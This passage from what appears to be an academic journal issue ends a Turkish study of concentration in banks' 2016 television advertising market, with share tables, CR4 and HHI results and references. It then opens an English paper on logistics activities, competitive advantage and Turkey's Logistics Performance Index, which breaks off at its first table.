Tefaş Türkiye Elektronik Fon Alım Satım Platformu	11.438	0.49%
Çalık Holding	10.746	0.46%
Şekerbank T.A.Ş.	10.305	0.44%
Pamukbank T.A.Ş.	1.645	0.07%
Saxo Bank	1.200	0.05%
Deneyysel Bankacılık	1.198	0.05%
Genel Toplam	2.345.226	100.00%

Tablo 2'ye bakıldığında, çalışma kapsamında yer alan bütün bankaların televizyon reklamları süreleri çerçevesinde yüzde dağılımları ve saniye cinsinden reklam süreleri yer almaktadır. Toplam 2.345.226 saniye ile 2016 yılı içerisinde bankaların televizyon reklamları ekranlarda yer almıştır. Bu bankalar arasında en çok reklam veren banka Akbank, sonrasında sırasıyla Garanti Bankası, Halkbank, ING Bank ve QNB Finansbank reklam piyasasının ilk beşini oluşturmuştur. Bu beş banka toplam televizyon reklamları piyasasının %67,89'unu elinde tutmaktadır. Yine en çok reklam veren banka olan Akbank, 2016 yılı içerisinde televizyonlarda 404.839 saniye reklam verdiği tespit edilmiştir.



Grafik 3: 2016 yılı verilerine göre kanalların bankacılık sektörü reklamlarına göre pazar payları

Grafik 3'e bakıldığında ise verilen televizyon reklamlarının kanallara göre dağılımları görülmektedir. Her ne kadar çalışma kapsamında daha fazla sayıda kanal bulunsaydı da yüzde oranları çok düşük olması sebebiyle bu kanalların sadece 14 tanesi raporlanmıştır. Kanalların bankacılık sektörü televizyon reklamları piyasasındaki paylarına bakıldığında, en çok reklam yayınlayan kanal A Haber, sonrasında sırasıyla NTV, Star TV, Habertürk TV ve CNN Türk ilk beş kanalı oluşturmaktadır. Bankaların yüzde dağılımlarına bakıldığında 5. en çok reklam veren banka (%10,89) ile 6. en çok reklam veren banka (%6,61) arasında fark edilir bir düşüş olsa da, kanalların pay yüzdelerine baktığımızda bu dağılımın olmadığı görülebilir. Yani televizyon reklam piyasasını elinde tutan ilk beş kanal piyasada baskın değildir. Genel olarak birbirlerine çok yakın bir yüzde dağılımları olduğu tespit edilmiştir.

Bankacılık sektörü televizyon reklamlarının kanallara göre dağılımları incelendiğinde ilk beş kanalın bu reklam piyasası içerisinde %43,33'lük bir paya sahip olduğu görülebilir. Ayrıca reklam piyasasında baskın olan bir kanalın varlığı da söz konusu değildir. Pazar payları birbirleriyle neredeyse aynı olan ve çok düşük farklarla sıralanan kanalların oluşturduğu bir reklam pazarı olduğu tespit edilmiştir.

Tablo 3'e bakıldığında ise bu televizyon reklamlarının bankalara göre 2016 yılı içerisindeki aylara göre dağılımları gösterilmiştir. Bu tabloda her bir satır bir bankayı, satırın sonunda yer alan değer ise 2016 yılı içerisindeki pazar payını temsil etmektedir. 2016 yılı içerisinde en çok reklam verilen ay Kasım ayı (%15,35), sonrasında Aralık ayı (%15,04) ve Haziran ayı (%12,34) gelmektedir. Diğer bankalara ait veriler bu tablo üzerinden incelenebilir.

Bu tabloda her bir bankanın farklı aylarda reklam verdikleri çok rahatlıkla görülebilir. Örneğin Denizbank 2016 yılı içerisinde toplamda sadece %2,94'lük bir paya sahipken, 2016 yılı içerisinde neredeyse sadece Kasım ve Aralık ayında reklam vermiştir. Bir diğer örnek olarak İş Bankası'na ait veriler incelendiğinde, bu bankanın toplam reklam piyasasında %4,74'lük bir paya sahip olduğu fakat Denizbank'ın aksine televizyon reklamlarının yılı içerisinde daha homojen bir dağılıma sahip olduğu görülebilir. Bu farklılıklar yukarıda da bahsedildiği gibi, her bir bankanın reklam ve pazarlama stratejilerinden kaynaklandığı muhakkaktır.

Tablo 3: Bankacılık sektörü televizyon reklamlarının 2016 yılı içerisindeki aylara göre dağılımı

Firma	Şub	Mar	Nis	May	Haz	Tem	Ağu	Eyl	Eki	Kas	Ara	Genel Toplam
Akbank T.A.Ş.	0.03%	0.53%	1.16%	1.51%	3.21%	0.13%	3.35%	2.87%	0.90%	0.94%	2.63%	17.26%
Çalık Holding	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.46%	0.46%
DeneySEL Bankacılık	0.05%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.05%
Denizbank	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.01%	0.00%	0.51%	2.42%	2.94%
Fibabank	0.01%	0.10%	0.04%	0.00%	0.04%	0.02%	0.04%	0.02%	0.01%	0.00%	0.23%	0.49%
Garanti Bankası A.Ş.	0.24%	1.58%	1.25%	2.39%	3.35%	1.04%	0.52%	0.00%	1.17%	2.28%	1.48%	15.29%
Halkbank	1.07%	0.00%	0.00%	1.32%	0.75%	0.00%	0.06%	1.14%	4.12%	3.29%	1.52%	13.27%
İNG Bank	0.00%	0.89%	0.17%	1.64%	1.02%	0.69%	1.86%	0.79%	1.63%	0.76%	1.72%	11.18%
İş Bankası	0.14%	0.00%	0.38%	0.38%	0.55%	0.00%	1.40%	0.49%	0.00%	0.92%	0.48%	4.74%
Mastercard	0.01%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.64%	0.65%
Odeabank	0.00%	0.00%	0.00%	0.00%	0.79%	0.36%	0.98%	1.43%	0.19%	1.00%	1.26%	6.02%
Pamukbank T.A.Ş.	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.07%	0.00%	0.00%	0.00%	0.07%
QNB Finansbank	1.77%	1.24%	0.36%	0.00%	0.84%	0.00%	0.96%	0.39%	2.18%	1.58%	1.57%	10.89%
Saxo Bank	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.05%	0.00%	0.05%
Şekerbank T.A.Ş.	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.44%	0.00%	0.00%	0.44%
TEB Türk Ekonomi Bankası	0.00%	0.00%	0.00%	0.93%	0.06%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.99%
Tefaş Türkiye Elektronik Fon Alım Satım Platformu	0.16%	0.16%	0.17%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.49%
Vakıfbank A.Ş.	0.00%	0.69%	1.33%	0.47%	1.02%	0.01%	0.62%	0.70%	0.00%	1.77%	0.00%	6.61%
Yapı Kredi Bankası	0.38%	1.66%	0.33%	0.99%	0.04%	0.53%	0.07%	0.55%	0.00%	0.00%	0.62%	5.17%
Ziraat Bankası	0.00%	0.01%	0.00%	0.00%	0.66%	0.00%	0.00%	0.02%	0.00%	2.25%	0.01%	2.96%
Genel Toplam	3.84%	6.85%	5.19%	9.64%	12.34%	2.78%	9.87%	8.47%	10.63%	15.35%	15.04%	100.00%

Tablo 4: Konsantrasyon Oranı Sonuçları

	N-Firma Konsantrasyon Oranı (4)	Herfindahl- Hirschman İndeks
Bankaların Toplam TV Reklamlarına Göre Pazar Yapısı	57.00%	1100,11
Kanalların Toplam TV Reklamlarına Göre Pazar Yapısı	35.38%	746,43

Not: Tablodaki değerler hesaplanan konsantrasyon oranlarını göstermektedir. N-Firma Konsantrasyon Oranı için sınır değerler: 0-25, 26-50, 51-75 ve 76-100 değerleri için sırasıyla düşük, orta, yüksek ve çok yüksek konsantrasyon değerini; Herfindahl-Hirschman İndeks için sınır değerler: 1000'den az, 1001-1800 veya 1800'den çok değerleri sırasıyla tam rekabetçi (oligopol), monopolistik rekabet ve monopol piyasalar olduğunu göstermektedir. Oranların hesaplanma yöntemlerine ait daha detaylı bilgi için çalışmanın “2. Veri ve Metodoloji” başlığı altındaki açıklamalara bakabilirsiniz.

Tablo 4'e bakıldığında ise 2016 yılı bankacılık sektörü televizyon reklam piyasasının oluşturduğu pazarın yapısının tespitinde kullanılan konsantrasyon oranlarına ait sonuçlara ulaşabilirsiniz. N-Firma Konsantrasyon oranı yönteminde piyasaya hâkim olan en büyük 4, 8, 12 veya 20 firmanın seçilmesi önerilmektedir. Bu kapsamda her ne kadar 4. en büyük paya sahip banka (%11,18) ile 5. en büyük paya sahip olan banka (%10,89) arasında çok küçük fark olmasına ve 6. büyük paya sahip olan banka (%6,61) arasında daha büyük fark olmasına rağmen ilk 4 bankaya ait pazar payı verileri bu oranın hesaplamasında kullanılmıştır. Parantez içerisinde yer alan 4 sayısı bu sayıyı temsil etmektedir.

Yine aynı tabloda HH-İndeks yöntemine göre hesaplanan konsantrasyon oranı sonuçlarına yer verilmiştir. HH-İndeks yönteminde N-Firma Konsantrasyon Oranı yönteminden farklı olarak, piyasada faaliyet gösteren her bir bankanın televizyon reklamları piyasasındaki payları hesaplamaya dâhil edilmiştir. Ayrıca yine benzer şekilde reklam alan bütün kanalların bu reklam piyasasındaki payları yine bu oranın hesaplanmasında kullanılmıştır.

Sonuçlara bakacak olursak, bankaların televizyon reklamları verilerine göre oluşturmuş olduğu pazar yapısının N-Firma Konsantrasyon Oranı yöntemine göre “yüksek derece konsantrasyon” a sahip olduğu tespit edilmiştir. Bu da bu piyasanın tam rekabetçi (oligopol) piyasadan uzak, tekel (monopol) piyasaya yakın olduğunu göstermiştir. HH-İndeks yöntemine göre hesaplanan sonuçlara bakıldığında ise yine benzer şekilde bu piyasanın bankalara göre tam rekabetçi (oligopol) piyasa yapısından uzak olduğunu göstermiştir. Yani bir grup banka, televizyon reklamları piyasasını elinde tutmaktadır.

Reklam yayınlayan kanalların ise banka televizyon reklamları verilerine göre oluşturmuş olduğu pazar yapısının N-Firma Konsantrasyon Oranı yöntemine göre “orta derece konsantrasyon” oranına sahip olduğu tespit edilmiştir. Bu da bu piyasanın kanallara göre monopol piyasadan uzak tam oligopol piyasa yapısına daha yakın bir piyasa olduğunu göstermektedir. HH-İndeks yöntemine göre hesaplanan sonuçlara bakıldığında ise yine benzer şekilde bu piyasanın kanallara göre tam rekabetçi (oligopol) piyasa yapısına sahip olduğu tespit edilmiştir.

4. Değerlendirme ve Öneriler

Bankalar ve reklam arasındaki ilişkiyi inceleyen pek çok çalışmanın yer aldığı bir literatür söz konusu iken, bu çalışmalara ait bir takım sorunlara “1.Giriş ve Literatür” bölümünde detaylı bir şekilde yer verilmiştir. Bankalara ait finansal veriler ışığında bankacılık sektörünün yapısını inceleyen ve reklamın bu sektördeki rekabet ve karlılık üzerine etkisinin olup olmadığını inceleyen pek çok sayıda literatürde çalışma vardır ve bunların başlıcalarına ve araştırmacılara ışık göstermesi açısından literatür tablosunda yer verilmiştir.

Bu çalışmayı özgün kılan ve literatürde yer almayan husus ise bankaların vermiş oldukları reklamların oluşturmuş olduğu pazarın yapısını incelemektir. Bu sebeple bu çalışma, diğer araştırmacılara da yol gösterici olacaktır. Araştırma kapsamında Türkiye’de faaliyet gösteren 20’den fazla banka ve 2016 yılına ait bu bankaların veriş oldukları toplam 65 binden fazla televizyon reklamları incelenmiş ve bu reklamların yıl içi, aylara, kanallara ve bankalara göre dağılımları incelenmiştir. 5 bankanın (Akbank, ING Bank, QNB Finansbank, Garanti Bankası ve Halk Bank) televizyon reklamları pazarının büyük bir bölümünü elinde tuttuğu ve diğer bankaların her birisinden açık ara daha fazla sürede reklam verdikleri tespit edilmiştir. Kanallar açısından incelendiğinde ise böyle bir ayrımın olmadığı, daha homojen bir dağılıma sahip olan bir piyasa olduğu tespit edilmiştir. Grafiklerle görülebilen bu husus, konsantrasyon oranı hesaplama yöntemleri (N-Firma Konsantrasyon Oranı ve Herfindahl Hirschman İndeksi) ile de desteklemiştir. Bankalar açısından monopole yakın düşük rekabette bir piyasa olduğu ve kanallar açısından ise tam rekabetçi bir piyasa yapısına sahip olduğu tespit edilmiştir.

Ayrıca reklamların aylara göre dağılımlarına bakıldığında, bazı ayların hatta bazı günlerin özellikle tercih edildiği (sonuçlar kısmında yer almayan fakat burada belirtilmesi gereken husus: en çok reklam verilen gün 29 Ekim 2016 olduğu tespit edilmiştir) ve bu hususun daha fazla araştırılmaya ihtiyaç duyduğunun belirtilmesi gerekir. Bazı aylarda farklı bankalar reklam süreleri açısından başı çekerken, bazı aylarda diğer bankalar öne çıkmıştır. Bazı bankalar yıl içerisinde her ay reklam verme eğiliminde iken, bazı bankalar sadece yılın belirli ay ve haftalarında reklam verdikleri tespit edilmiştir. Bu husus da yine firmanın stratejik kararları doğrultusunda verildiği ve yine araştırılmaya ihtiyaç duymaktadır.

Daha öncesinde hiçbir çalışmada yer almayan, fakat bankaların televizyon reklamlarının incelendiği bu çalışmanın araştırmacılara ışık tutacağı ve yol göstereceği düşünülmektedir. Bundan sonraki çalışmalarda, bu verilerin banka yöneticileri ve çalışanlarıyla yapılabilecek mülakatlarla araştırılması ve sebepleri ve sonuçlarıyla sürecin aydınlatılması adına faydalı olacaktır. Ayrıca içerik analizleri vasıtasıyla reklam metinlerinin ve içeriklerinin analiz edilmesi, reklam ve pazarlama alanının da desteğiyle biz finans ve muhasebe alanı araştırmacılara faydalı olabileceği düşünülmektedir.

KAYNAKÇA

- Acar, M. & Temiz, H., 2017. Advertising effectiveness on financial performance of banking sector: Turkey case. *International Journal of Bank Marketing*, 35(4), pp. 649-661.
- Apergis, N., Fafaliou, I. & Polemis, M. L., 2016. New evidence on assessing the level of competition in the European Union banking sector: A panel data approach. *International Business Review*, 25(1 Part B), pp. 395-407.
- Curry, B. & George, K. D., 1983. Industrial concentration: A survey. *The Journal of Industrial Economics*, 31(3), pp. 203-255.
- Çalmaşur, G. & Daştan, H., 2015. Concentration in the Turkish Cement Industry. *Asian Social Science*, 11(26), pp. 142-153.
- Edwards, F. R., 1973. Advertising and Competition in Banking. *18 Antitrust Bull.*, Cilt 23, pp. 23-32.
- Edwards, F. R., 1974. Advertising and Competition in Banking: Reply to Comment by Morton Schnabel. *19 Antitrust Bull.*, Cilt 365, pp. 365-367.
- Edwards, F. R., 1976. More on Advertising and Competition in Banking: Reply to Chayim Herzig-Ma. *21 Antitrust Bull.*, Cilt 85, pp. 85-89.
- Leon, F., 2015. Measuring competition in banking: A critical review of methods. *Serie Etudes et documents du CERDI*, Issue 12, pp. 1-44.
- Maliye Bakanlığı, ..., 1994. *Gelir İdaresi Başkanlığı*. [Çevrimiçi]
Available at: <http://www.gib.gov.tr/fileadmin/mevzuat/ekski/muhsisteb/lekmuh5b.htm>
[Erişildi: 23 Haziran 2018].
- Pepall, L., Richards, D. J. & Norman, G., 2005. Industrial organization contemporary theory&practice.. *Thomson South Western*.
- Simon, J. L., 1980. On Firm Size and Advertising Efficiency: A Comment. *Journal of Economic Literature*, 18(3), pp. 1066-1075.

The Impact of Logistics Activities on Creating Competitive Advantage for Businesses: An Assessment of Turkey

Hakan ARACI*

Kübra Göksu KÖSTEPEN**

Abstract

Logistics creates value for countries in the fields of economic, social, psychological, cultural, strategic, military and political. Effective logistics management tries to ensure that products and services reach consumers effectively by providing time and place benefits. Logistics activities add value to business operations and it is clear that the importance of them has increased steadily, nowadays. The global competition in recent years has forced the companies to deliver their products and services to their customers in the best possible way. In this logic, the role of logistics activities cannot be denied in creating competitive advantage for businesses.

The aim of this study is to demonstrate the role of logistics activities in creating competitive advantage for businesses. In this context, literature review is presented. The development of logistics activities, the importance and the effects of logistics activities on business performance are also evaluated in the research.

Keywords: logistics, business, competitiveness

JEL Codes: L90, M10, M19

INTRODUCTION

The emergence of many problems in recent years due to developments in production and marketing areas and the emergence of new approaches to developments in marketing concept have led businesses to new quests. In parallel with these changes and developments in the field of modern business, the understanding of providing services to enterprises has begun to change. Production processes and post-production processes of products have also become very important tool.

Logistics activities include management functions such as planning, organizing, coordinating, directing and controlling. In logistics activities, the aim is to act by taking into account important indicators such as quality, cost, time and service (Çancı and Erdal, 2003). Nowadays, the concept of good product is not enough by itself; the delivery of the products to the customers in a timely and complete manner is also required. In this context, it is clear that businesses can get ahead of their competitors in the market by reaching the right product at the right time, in the right place and for the right customer.

The importance of the logistics sector is increasing in Turkey as well. Turkey, as a location between the Middle East and Europe has an advantageous position due to the creation of a transshipment center. For Turkey's economy, reaching the advanced level of logistics activities and approach of them to the world standards are also important.

Like other countries, Turkey has begun to make more efforts to improve logistics performance in this regard. The aim of this study is to determine the development of logistics activities and their effects on business performance, in parallel with the developments experienced in the field of logistics in recent years. Also in the research, competitiveness of the logistics sector in Turkey is presented by considering Logistics Performance Index.

LOGISTICS CONCEPT AND THE DEVELOPMENT OF LOGISTICS ACTIVITIES

Services in the supply chain implemented by logistics management have been around the world since prehistoric times. Before moving on to the permanent settlement; hunting animals, collected fruits and other foods, drying, storing and storing for later consumption can be shown as the activities of people. At the beginning of the specialization, the division of labor and storage efforts started. During the world wars, the military concept of logistics began to form; optimization and control of storage, stocking and distribution have become important.

The basic principles of logistics management have emerged, such as faster transport of goods, storage as needed, immediate availability, and protection of shelf life (Baki, 2004).

* Dr. Öğr. Üyesi, Manisa Celal Bayar Üniversitesi, İibf, Yağcılar Mahallesi, 45110 Yunusmre/Manisa-Türkiye, +902362012999, araci.hakan@hotmail.com

** Öğr. Gör., Manisa Celal Bayar Üniversitesi, Kırkağaç Meslek Yüksekokulu, Lojistik Bölümü, Memiş Mahallesi, Atatürk Cd. No:1, 45700 Kırkağaç/Manisa-Türkiye, +902365881828, goks_kostepen@hotmail.com

With the introduction of the Fordist production system in the US and Europe, at the beginning of the 1900's, transport, procurement and delivery of raw materials, semi-finished and finished goods have become very important (Tutar et al., 2009). During the Second World War, many logistics techniques were learned and the managers responsible for the marketing activities of the business turned their attention to postwar demands.

In the 1960s, logistics costs were the basis for logistical performance standards. By the 1970s, Material Requirements Planning (MRP) was at the forefront. In addition, production and inventory costs are taken into account. In the 1980s, performance standards changed and customers and technology seemed to gain importance (Gümüş, 2007). In the 1990s, logistical performance standards have become quite good in terms of recognition. In the 2000s, Enterprise Resource Planning (ERP) has become important. Furthermore, logistics concepts were foreground in transport regulations, computer technology and communication fields (Demir, 2013). Nowadays, digitalization and innovation have critical role in logistics and supply chain. Modern logistics, so called logistics 4.0, requires companies which implement ease of access, quick information processing, and security conditions in their enterprises.

In the new business world, the importance of logistics has increased because of the following reasons (Demir, 2013):


- With the globalization, increasing storage and material flows between markets and the production point
- Difficulty in providing cost advantages in other processes under competitive conditions
- The need to provide the right material flow, right at the right time, to ensure competitive advantage
- With increased outsourcing, the need for fast and accurate flow of materials, services and information needed between processes
- The need for faster material, service and information flows with increased customer expectations
- New generation services needed to ensure customer satisfaction and assurance (fast shipping, order tracking, product return from address)

Today, there are a number of commonly accepted definitions of logistics. One clear definition of logistics arises from the “Seven R’s of Logistics”. The seven R’s defines logistics as ensuring the availability of the right product, in the right quantity and the right condition, at the right place, at the right time, for the right customer, at the right cost (Wang et al., 2016). The other definition is one that was adopted by the Council of Logistics Management, which states

“Logistics is that part of the supply chain process. According to the Council of Logistics Management’s definition, “Logistics is the process that plans, implements, and controls the efficient, effective flow and storage of goods, services, and related information from point of acquisition to point of consumption in order to meet customers’ requirements (Rossi et al., 2013). Also, a much simpler definition of logistics is presented by Robert. V. Delaney as “Logistics is the management of inventory in motion and at rest (and that) the goal of the logistics manager is to achieve the lowest level of investment in inventory consistent with ensuring customer service and maintaining efficient customer production” (Servera-Francés, 2013).

The field of activity of the logistics is limited initially to transportation and storage. The logistics then expanded to include logistics purchasing, distribution, inventory management, order management and processing, packaging, component support, refunds, demand forecasting, waste recycling and disposal, and even customer service (Baki 2004; Coyle et al., 1992; Johnson et al., 1999; Magee et al., 1985).

Logistics management concept; is defined as the integration of raw materials, raw inventories and finished products into producers' mandatory activities that provide effective flow towards customers. Logistics activities and their place in the enterprise are shown in Figure 1.






Figure 1: Logistics management and logistics activities

Resource: <http://elmo.shore.ctc.edu/jbaker/170%20cllpptw05.ppt#257,1>

The activities carried out by logistics management in providing this integration can be divided into two categories which are main activities and supportive activities. These activities are as shown below;

- Main activities;
 - Demand forecasting
 - Inventory management
 - Customer service
 - Order processing
 - Transportation
- Supportive activities
 - Procurement
 - Packing
 - Plant and warehouse site selection
 - Warehousing and storage
 - Other activities (Yürüyen, 2003).

Demand forecasting: Demand forecasting is the pre-determination period for the goods and services to be demanded in the future and the materials to be used in producing these goods and services. The identification of future goods and service demands constitutes the starting point of all estimates and fulfills an important function by providing the basis for other activities (Doğan, 2002). Nowadays in the direction of today's developments, demand forecasts based on information from customers (CPFR: Collaborative Planning, Forecasting and Replenishment) are taking the place of sales forecasts (Baki, 2004).

Inventory management: The aim of inventory management is to balance the continuity of goods and services flows by matching the quantity of goods held and the demand. Inventory management is the management of the activities

of procurement of raw materials, semi-finished goods, parts and various other materials to be used in the production process (Filiz, 2004). Approaches to production planning and control such as material requirements planning (MRPI), production resource planning (MRPII), flexible production systems (FMS), just in time production system (JIT-TZU) and enterprise resource planning (ERP) are also used in inventory management.

Customer service: Customer service is defined as a process that adds value to the supply chain through cost effectiveness. Therefore, for the entire supply chain and for the latest consumer, customer service is the key to value creation (Korpela et al., 2001). Customer service is one of the marketing tools that aim at high quality rather than price competition, which has an increasingly prevalent set of marketing tools used to improve supplier-customer relationship and create more customer loyalty.

Order processing: Order cycle; planning, order delivery, order processing, order picking and delivery of orders. The main purpose of the order process is to deliver the orders received to the customer as soon as possible. In this way, the enterprise will have created a different competitive advantage to itself.

Transportation: One of the most important logistics activities is transportation. Transportation can be defined as a change of location of the person or objects as economically, quickly and safely to benefit. Transport is a service created by other sectors. Industry, commerce, agriculture and tourism are the most important sectors that create demand in this sense (Tokol, 2004). Transport systems that can be used in transport are: roadway, railways, airlines, maritime transport, pipelines, intermodal and multimodal transportation.

Procurement: It is necessary to establish the relations with the supply sources in order to ensure that the necessary raw materials and equipments are available in the most suitable conditions to meet the requirements, to make production without any interruption and to produce quality products. Procurement includes the selection of source of supply, the time of purchase, the quantification and the efficient fulfillment.

Packing: Packing; is a coating of products with a material which can be partially or completely disposed of, which protects the products, facilitates transport, storage, sale and use. Along with globalization, electronic business practices, cost reduction, supply chain management, environmental issues will be major trends in the packing industry (Karabörklü, 2004). The purpose of packing is to protect the product during movement. Packing has an important role in strengthening the product image and attracting attention to the product. In addition, packing provides convenience (both for intermediaries and consumers) in the transport and storage of the product.

Plant and warehouse site selection: Taking the materials to be used in production into the production process and transferring the produced products to the consumers are important for the transportation processes. Accessibility to transportation facilities at the desired time, at the right place can provide a separate advantage to businesses. All of these situations are among the issues to be considered in terms of site selection (Akdemir, 2003). The choice of facility (place) has the potential to lead to the creation of difficult systems and structures to be altered in function. It is important for businesses to take decisions in the most rational way.

Warehousing and storage: Warehouse is a place for storing large amounts of products in logistics, a place where products go to from the manufacturer before going to the retailer while storage is (uncountable) the act of storing goods; the state of being stored. The main purpose of the storage activity is to create time benefits and to balance supply and demand. Storage activities, which are of great importance in terms of reducing transportation and production costs, balancing supply and demand, and contributing to the production and marketing process, include the selection of warehouse location and warehouse management (Tokol, 2004).

Other activities: Activities such as service support, evaluation of returning goods, scrap, repair, maintenance and service also affect transportation and storage within the logistics activities. For this reason, it is related to logistics and it is very important for the success of logistics activities. Reverse logistics is the set of activities that is conducted after the sale of a product, such as servicing, refurbishment and recycling, for the purpose of recapturing value or proper disposal. It typically involves returning a product to the manufacturer or distributor or sending it along for processing in the final stages of the product's lifecycle. Reverse logistics is sometimes called aftermarket supply chain, aftermarket logistics. Reverse logistics can be an important contribution to the company by recapturing the value of your logistics. Increasing the efficiency of reverse logistics can enable businesses to succeed in the market. Reverse logistics also affects customer satisfaction positively (Daugherty et al., 2001).

LOGISTICS ACTIVITIES AND COMPETITIVE ADVANTAGE

Today, the change of viewpoint and strategy in management understanding has led to market-oriented strategies and customers which become increasingly important. They have changed the way that customers view businesses' products or services. In this sense, the need to look at businesses from a competitive advantage point of view has increased even more.

If a firm has the resources and capabilities superior to its competitors, the firm may create a competitive advantage, provided that it adopts a strategy that effectively utilizes these resources and capabilities. Competitive advantage is the extent to which an organization is able to create a defensible position over its competitors (McGinnis and Vallopra, 1999). It comprises capabilities that allow an organization to differentiate itself from its competitors and is an outcome of critical management decisions (Tracey et al., 1999). As today's competition is moving from "among organizations" to "between supply chains", more and more organizations are increasingly focusing on reducing supply chain costs and securing competitive advantage (Li et al., 2006). Today, businesses are concentrating on logistics activities to create competitive advantage.

In order to gain a competitive advantage, it is necessary to look at the enterprises as a whole. Businesses perform many different activities. These activities are basically activities to support service such as design, production, marketing, delivery. Businesses need to do these activities at a lower cost and more effectively than their competitors in order to gain competitive advantage.

Logistics management supports businesses in creating both value advantage and cost / efficiency advantage while performing primary and supportive logistics activities of enterprises (Gümüş, 2007). As it is stated in Figure 2, well-planned and organized logistics activities result in both value advantage and cost advantages for businesses. In this respect, higher value can also be created for the customers.




Figure 2: Logistics and competitive strategies

Resource: Christopher, 1998

Efficiency strategies allow businesses to produce products or services at the lowest cost, while value creation strategies allow the business's products to differ from their competitors' products and add value to the business's products. The aim of logistics management is to establish the relationship among the procurement activities, production process, the distribution network and the market. Moreover, in logistics management, it is aimed to provide the highest level of service to the customers with high quality and the lowest cost (Christopher, 1998).

COMPETITIVENESS OF THE LOGISTICS SECTOR IN TURKEY

Logistics is the most important source of competitiveness for a company (and therefore the country) in line with its comparative superiority in global markets (Lambert et al., 1998). Global competition in recent years is pushing companies' products to prepare and deliver faster. In today's environment where production costs are close to each other, the importance of logistics services and strategies is increasing in terms of competition. It is possible to get ahead in international markets with adaptations to be made on logistic activities. Hence, in such a competitive environment, the most important way of increasing market share and profits is effective logistic activities (Kara et al., 2009). Logistics-friendly countries are better integrated into the global value chain and attract direct foreign investment towards exports. Since foreign trade and foreign direct investment are the main channels for international information dissemination, poor logistics performance can prevent access to new technologies and know-how and reduce productivity.

If an international transport network system is not an integrated structure, if the information and customs infrastructure is inadequate, labor and service costs are also high in the country's logistics sector. In this case, international transport and logistics competitiveness is also so weak and the country is having trouble for entering global markets (WTO, 2004).

Location of Turkey, constitute a transfer station and a bridge between Middle East and Europe. Turkey's location is identified with the ideal logistics base by many authorities with advantageous position. However, location advantage is not enough to compete. Turkey is becoming an attractive country for many industries by offering high levels of efficiency and lower labor costs compared to other countries.

However, the variability or uncertainties of the economic conditions and especially the crises have affected the companies in the sector in different ways. The decline in profit margin compared to the last 5-10 years led to a decline in service quality. The sensitivity of the customers has opened up new markets for the firms that serve at lower prices. Companies that want to use price sensitivity in their favor have either lowered the quality of service by applying low prices which cause unfair competition or they have been forced to shrink and pull out of the market (Babacan, 2003).

There are also companies that indicate that they are not affected or less affected by changes in economic conditions. The reasons for this may include (Babacan and Eriş, 2004):

- To have close communication and connections with customers, to have unchanged and unaffected customers,
- To have strong financial structure, in particular with the holding structure or to Turkey branch of an international company,
- To have service variety, ability to produce new services,
- To be able to pass from one bottleneck mode to another in a crisis
- To benefit from the market gap created by companies that are affected negatively by the crisis and lost customers

In our country, logistics firms compete with domestic and foreign companies by applying strategies. According to Porter, a company has the freedom to change its terms, making strategic changes. The firm may be differentiated by new services, marketing innovations, or product changes (Porter, 2000). In our country, the measures that firms apply in order to improve their competitiveness in different ways are as follows:

Cost Minimization

- shortening the cost and duration of the investment
- reducing labor costs
- reducing stock costs by having minimum stock

New fixed Investments

- warehouse and distribution center investments
- renewing information processing departments and developing system software
- renewal of vehicle fleet

Product diversity

- service differentiation to provide product diversity

Contracted Sales

- making a long-term contract with the customer

In addition, in order to gain competitive advantage in the logistics sector, 6 headings have priority. These headings are as follows (Ministry of Development, 2014):

- Establishment of strategy and organizational structure in logistics

- Improvement of logistics infrastructure in cities
 - Ensuring effectiveness in customs operations
 - Completion of large transport infrastructure investments
 - Increasing the competitiveness of companies operating in the sector (R&D, innovation, mergers)
 - Supporting the domestic logistics structure with foreign structures
- Both quantitative and qualitative investments in logistics will be the most important pillars in increase of Turkey's global competitiveness.

LOGISTICS PERFORMANCE INDEX (LPI)

The evaluation of the quality of logistics services, the outputs of the resources used, the perceptions of the customer about the services they are receiving, the process of delivering the product or service, performance measurement as the determination of success in the whole process stages has importance (Baki and Şimşek, 2004). Performance measurement is an imperative to determine the location of institutional firms and, in general, the competitiveness of an individual country (Ener, 2010). Developing their own skills in the logistics field of the companies ensures that they are superior to their competitors. The reason for the performance measurement is to measure the productivity and quality of the work done (Li, 2005).

There are some performance indicators to measure basic logistics activities. International logistics includes many criteria such as transportation, payment systems, cargo consolidation, storage, distribution of customs gates within the country (Arvis et al., 2007). Therefore, it is very difficult to try to measure the logistic performance of a country with only one indicator. It will be more meaningful to determine whether the country has a good logistic performance index or not based on some criteria. To develop logistical reform programs to measure countries' competitive situation, the World Bank has created the Logistics Performance Index (LPI) with professional partners from the business community and partners from the academic community. LPI aims to measure the extent of competition among countries. LPI provides detailed information on countries' logistics environments, basic logistics processes and their organizations with time and cost performance (Burmaoğlu, 2012).

LPI was first measured in 2007. Seven areas have been identified when measuring (Ener, 2010). In the measurements made in the years 2010, 2012, 2014 and 2016, only six areas were determined in the measurement of the LPI (Arvis et al., 2010; Arvis et al., 2012, 2014; Arvis et al., 2016). These areas are:

- Customs: The effectiveness of customs and border transactions
- Infrastructure: The quality of the trade and transport infrastructure
- International Transportation: Convenience of the organization for international transportation
- Logistics Competence: The quality and competence of logistics services
- Shipment Tracking: Tracking and tracing of shipments
- Timeliness: Scheduled shipment completion

Figure 3 shows the input and output components of the LPI. While input components are included in customs, infrastructure, logistics quality and competence inputs; timeliness, international transportation, and tracking constitute outputs. In other words, every improvement made in the input will be reflected in the output, which will affect the overall logistic performance of the country.




Figure 3: The Inputs and Outputs of Logistics Performance Index

Resource: World Bank, The Logistics Performance Index and Its Indicators, Connecting to Compete-Trade Logistics in the Global Economy, 2014.

When the five LPIs published since 2007 are examined, countries such as Germany, the Netherlands, Singapore and Sweden are among the first countries in each period (Table 1). Germany is first in the world rankings in 2014 and 2016. In general, the top ten countries are predominantly European countries. In addition, the United States and the Far East countries such as Singapore, Hong Kong, Japan also come to the forefront of lists.

Table 1: Logistics Performance Index Top 10 countries

